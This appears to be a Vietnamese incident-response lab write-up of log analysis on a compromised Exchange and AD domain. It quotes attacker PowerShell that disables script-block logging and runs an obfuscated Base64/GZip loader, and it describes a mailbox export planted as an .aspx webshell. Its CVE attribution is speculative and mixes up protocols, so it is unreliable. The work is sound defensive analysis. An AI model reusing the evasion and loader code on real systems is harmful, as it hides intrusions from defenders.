$rgw=[Collections.Generic.Dictionary[string,System.Object]]::new();

⇨ Tạo đối tượng Dictionary

If($PSVersionTable.PSVersion.Major -ge 3){

⇨ Check version powshell nếu pw ver >= 3 thực hiện các bước tiêp theo

$wf=[Ref].Assembly.GetType((''{2}{0}s''+''t''+''em.{3}anagemen''+''t.A{1}tomatio''+''n''+''.{''+''5}t''+''i{4}s'')-f''y'',''u'',''S'',''M'',''I'',''U''));
$unwO=(('Scri{2}tB{1}'+'o'+'ckLoggi{'+'0}'+'g')-f''n'',''I'',''p'');
...

⇨ Dùng Reflection để truy cập các thuộc tính không công khai và tắt các policy logging của PowerShell

&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(('...')))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))

⇨ Giải mã chuỗi Base64.

⇨ Giải nén nội dung đã được nén bằng GZip.

⇨ Tạo một scriptblock và thực thi mã lệnh.


$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);

⇨ Thiết lập thuộc tính UseShellExecute là false.


⇨ Chuyển hướng đầu ra tiêu chuẩn.

⇨ Thiết lập cửa sổ ẩn.


⇨ Khởi chạy quá trình.




- Với eventid 600 tương tự



- Cùng thời điểm check với event 4103, 4104 cũng tạo các piple liên quan đến 2 script




- Check với evetid 11 của sysmon




⇨ Thấy trong nhiều thời điểm có quá trình lập lịch tạo file từ đường dẫn C:\Windows\System32\Tasks\Microsoft\Windows\PLA\ với Rulename T1053 liên quan đến thực thi mã độc theo một chu kì

- Check với eventid 3 của sysmon xem có đăng nhập bất thường thấy nhiều request gửi trên chính máy thông qua port 25 của giao thức SMTP (Simple Mail Transfer Protocol) có thể là gửi email hoặc giao tiếp liên quan đến dịch vụ mail trên máy chủ Exchange.
- Ngoài ra có kết nối RDP từ src 192.168.11.51 false




- Phân tích log exchange
- Check với log của MSExchange ở thời điểm 12/21/2022 11:34:54 AM có log liên quan đến tìm kiếm và xóa nội dung trong hộp thư của `administrator@blue.lab` dựa trên truy vấn tìm kiếm tiêu đề "e2cwLkyKM6Y", sau đó loại bỏ yêu cầu xuất hộp

thư với Identity là "administrator@blue.lab\U1AlXmAZTt"




- Ngoài ra còn tạo yêu cầu xuất hộp thư cho hộp thư của "administrator@blue.lab". Yêu cầu này chỉ bao gồm các thư trong thư mục Drafts và chỉ những thư có tiêu đề là "e2cwLkyKM6Y", và kết quả sẽ được lưu trữ tại "\\web-server.blue.lab\C$\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\fhoW21Rp7Hhe.aspx". và gán vai trò "Mailbox Import Export" cho người dùng administrator@blue.lab




-

⇨ Các hành vi trên được thực hiện qua môi trường Remote Powershell từ w3wp

- Check các log liên quan đến ứng dụng và dịch vụ trên máy chủ exchange



- Thấy có request từ máy 192.168.1.11 nhưng các log ngày trước đó có thể đã bị xóa , ngoài ra có nhiều request fail từ 192.168.1.14 vào các ngày trước đó




III. Chỉ ra lỗ hổng bảo mật

⇨ Nhận thấy attacker có thể thực hiện các hành vi với quyền admin như tạo tài khoản xogn add vào group adminlocal, rce, các hành động với ứng dụng mail outlook trên máy chủ exchange, xóa log. Xóa mail. Ngoài ra có nhiều1 request từ máy có ip 2.0.1.189 đến máy 192.168.1.11 và nhiều log đến exchange đã bị xóa nên ta có thể đoán được attacker đã sử dụng CVE liên quan đến dịch vụ mail trên exchange thông qua giao thức gửi mail SMB của ứng dụng này.


⇨ Có thể máy chủ 192.168.1.11 đã bị tấn công từ trước và dùng máy chủ này exploit máy exchange sau đó leo đến AD

⇨ CVE đã sử dụng là CVE-2023-23397 trong Microsoft Outlook



CVE trên đã giúp attacker lấy được hash của hệ thống và dump được credential của máy chủ exchange và từ đó có thể thỏa mái sử dụng quyền adminn để exploit hệ thống

IV. Vẽ Luồng tấn công


Sau Khi có credential attaker tấn công AD
AD
10.11.121.21
Attacker đã thực hiện exploit máy chủ này sau đó drop các file mã độc, lây lan đến các máy trong mạng, xóa log và leo lên AD
Exchange
10.1.121.22
Sử dụng CVE-2023-23397 lấy hash của máy chủ leo quyền dump credential của máy chủ exchange và thực hiện RCE máy này
192.168.1.11
Attacker
2.0.1.189